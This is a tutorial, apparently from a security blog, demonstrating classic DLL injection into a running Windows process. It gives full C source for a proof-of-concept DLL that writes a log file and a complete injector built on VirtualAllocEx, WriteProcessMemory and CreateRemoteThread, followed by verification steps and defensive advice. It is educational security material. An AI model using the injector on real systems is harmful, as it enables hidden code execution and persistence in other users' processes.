# *Exploiting Running Processes:*

# *Basic DLL Injection:*


DLL injection is a powerful technique that enables attackers to manipulate legitimate processes by injecting malicious code, gaining control over their execution and behavior. While process injection targets memory space directly, DLL injection manipulates legitimate processes by loading malicious DLLs, enabling attackers to execute code, maintain persistence, or exfiltrate data. These techniques pose significant threats to misconfigured and legacy systems.

---

## *Step 1: Gaining Initial Access*

The attacker starts by gaining access to the target system, often through phishing, social engineering, or exploiting a vulnerability. This foothold allows them to establish a reverse shell connection back to their machine for remote command execution.

*We can verify this reverse shell connection is active.*





*[Reverse Shell Connection Established]*

---


## *Step 2: Enumerating Running Processes*

Once on the target system, the attacker enumerates running processes to identify a suitable target. Using the `tasklist` command, they find `mspaint.exe` running with **PID 8492**.

*We can verify this process and its PID on the target machine using Process Hacker.*




*[Tasklist Output Showing PID 8492]*




*[Process Hacker Showing PID 8492]*

---

## *Step 3: Preparing the DLL for Injection*

For the purpose of this example, the attacker uses a malicious DLL payload ("*ez.dll*") designed to create a log file as proof of execution. This log file, `dll_log.txt`, writes "DLL executed successfully!" upon successful execution. The DLL can be delivered to the target system through various means such as:

- Uploading via the reverse shell.
- Dropped by another payload.
- Leveraging misconfigured network shares.

Below are the source codes for the DLL payload and its injector. The original scripts, sourced from Packt Publishing's GitHub repository, required adjustments to address compilation errors and adapt them for this proof of concept. Additionally, I chose to go with a different payload for this example:

---

## *DLL Payload*

```
#include <windows.h>

#include <stdio.h>


BOOL APIENTRY DllMain(HMODULE hModule, DWORD dwReason, LPVOID lpReserved) {

    FILE *file;


    switch (dwReason) {

        case DLL_PROCESS_ATTACH:

            file = fopen("C:\\dll_log.txt", "w");

            if (file) {

                fprintf(file, "DLL executed successfully!\n");

                fclose(file);

            }

            break;


        case DLL_PROCESS_DETACH:

            break;


        case DLL_THREAD_ATTACH:

            break;


        case DLL_THREAD_DETACH:
```

```
            break;
    }
    return TRUE;
}
```

---

*These modified scripts ensure compatibility with modern systems while maintaining functionality. The original scripts are available here:*

***Payload:***

*https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter02/01-traditional-injection/evil.c*

***Injector**:*

*https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter02/01-traditional-injection/hack3.c*

---

## Step 4: Injecting the DLL

The attacker executes a custom script to inject the DLL into the target process. This script allocates memory within the target process, writes the DLL path to the allocated memory, and uses `LoadLibraryA` to load the DLL. The script outputs: “***DLL successfully injected!***”

---


## *Injection Script*

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

// Path to the malicious DLL
```

```
char maliciousDLL[] = "C:\\ez.dll";

unsigned int dll_length = sizeof(maliciousDLL);


int main(int argc, char* argv[]) {

    HANDLE process_handle;

    HANDLE remote_thread;

    PVOID remote_buffer;


    // Handle to kernel32 and LoadLibraryA

    HMODULE kernel32_handle = GetModuleHandle("Kernel32");

    LPTHREAD_START_ROUTINE loadLibraryBuffer =
(LPTHREAD_START_ROUTINE)GetProcAddress(kernel32_handle, "LoadLibraryA");


    // Parse the target process ID

    if (argc != 2 || atoi(argv[1]) == 0) {

        printf("Usage: %s <PID>\n", argv[0]);

        return -1;

    }


    printf("Target Process ID: %i\n", atoi(argv[1]));

    process_handle = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
(DWORD)atoi(argv[1]));


    if (!process_handle) {

        printf("Could not open target process. Exiting...\n");

        return -1;

    }


    // Allocate memory in the target process for the DLL path
```

```c
    remote_buffer = VirtualAllocEx(process_handle, NULL, dll_length,
MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);


    if (!remote_buffer) {
        printf("Could not allocate memory in target process. Exiting...\n");
        CloseHandle(process_handle);
        return -1;
    }


    // Copy DLL path into the allocated memory
    if (!WriteProcessMemory(process_handle, remote_buffer, maliciousDLL,
dll_length, NULL)) {
        printf("Could not write to the target process memory. Exiting...\n");
        CloseHandle(process_handle);
        return -1;
    }


    // Create a remote thread to execute the DLL
    remote_thread = CreateRemoteThread(process_handle, NULL, 0,
loadLibraryBuffer, remote_buffer, 0, NULL);


    if (!remote_thread) {
        printf("Could not create the remote thread. Exiting...\n");
        CloseHandle(process_handle);
        return -1;
    }


    printf("DLL successfully injected!\n");
```

```
    // Clean up
    CloseHandle(remote_thread);
    CloseHandle(process_handle);


    return 0;
}
```




*[Reverse Shell Confirming Injection]*

---

# Step 5: Verifying the Injection on the Target Machine


Now, we can verify the DLL injection by inspecting the target process using Process Hacker:

1. **Modules Tab**:
    - We can observe the ***`ez.dll`*** module loaded into the ***`mspaint.exe`*** process.
    - The base address of the module is noted for further inspection.





[*Modules Tab Showing ez.dll*]

2. **Memory Tab**:
    - Using the base address from the Modules tab, we navigate to the memory allocated for ***`ez.dll`***.
    - In the ASCII section of the memory viewer, we can find the string: ***`C:\Users\A Vulnerable User\Downloads\dll_log.txt`*** and "***DLL executed successfully!***", confirming the DLL's execution.




[*Memory Tab Showing ASCII Log Content*]

3. **Log File**:
    - The presence of `dll_log.txt` on the disk, containing the message "DLL executed successfully!", further confirms the payload's success.




[*Payload's **dll_log.txt** Confirming Execution*]

---

## Why This Matters

DLL injection allows attackers to exploit legitimate processes, enabling:

- **Persistence**: Malicious code remains active while the process runs.
- **Stealth**: Activity appears to originate from a trusted application.
- **Flexibility**: Attackers can execute a variety of payloads, including keyloggers or data exfiltration tools.

These techniques remain a threat to misconfigured or outdated systems, where defenses like memory protection policies are not properly implemented.

---

## How to Defend Against This Technique

1. **Harden Process Memory Protections**:
    - Enable *Data Execution Prevention (DEP)* and *Address Space Layout Randomization (ASLR)* to randomize memory addresses and prevent injection
    - Leverage *Control Flow Guard (CFG)* to prevent hijacking.
2. **Implement Advanced Endpoint Security**:

    - Monitor API calls like `VirtualAllocEx`, `WriteProcessMemory`, *and* `CreateRemoteThread` for suspicious behavior.
3. **Reduce Attack Surface**:
    - Remove unnecessary applications and DLLs that could be exploited.
    - Use application whitelisting to restrict DLL execution to trusted directories.

---

### Conclusion

This demonstration showcases how DLL injection can be used to exploit running processes on misconfigured or outdated systems. Understanding these techniques enables better preparation and defenses against them.

Stay vigilant, and keep learning—every step forward strengthens the security of our digital landscape.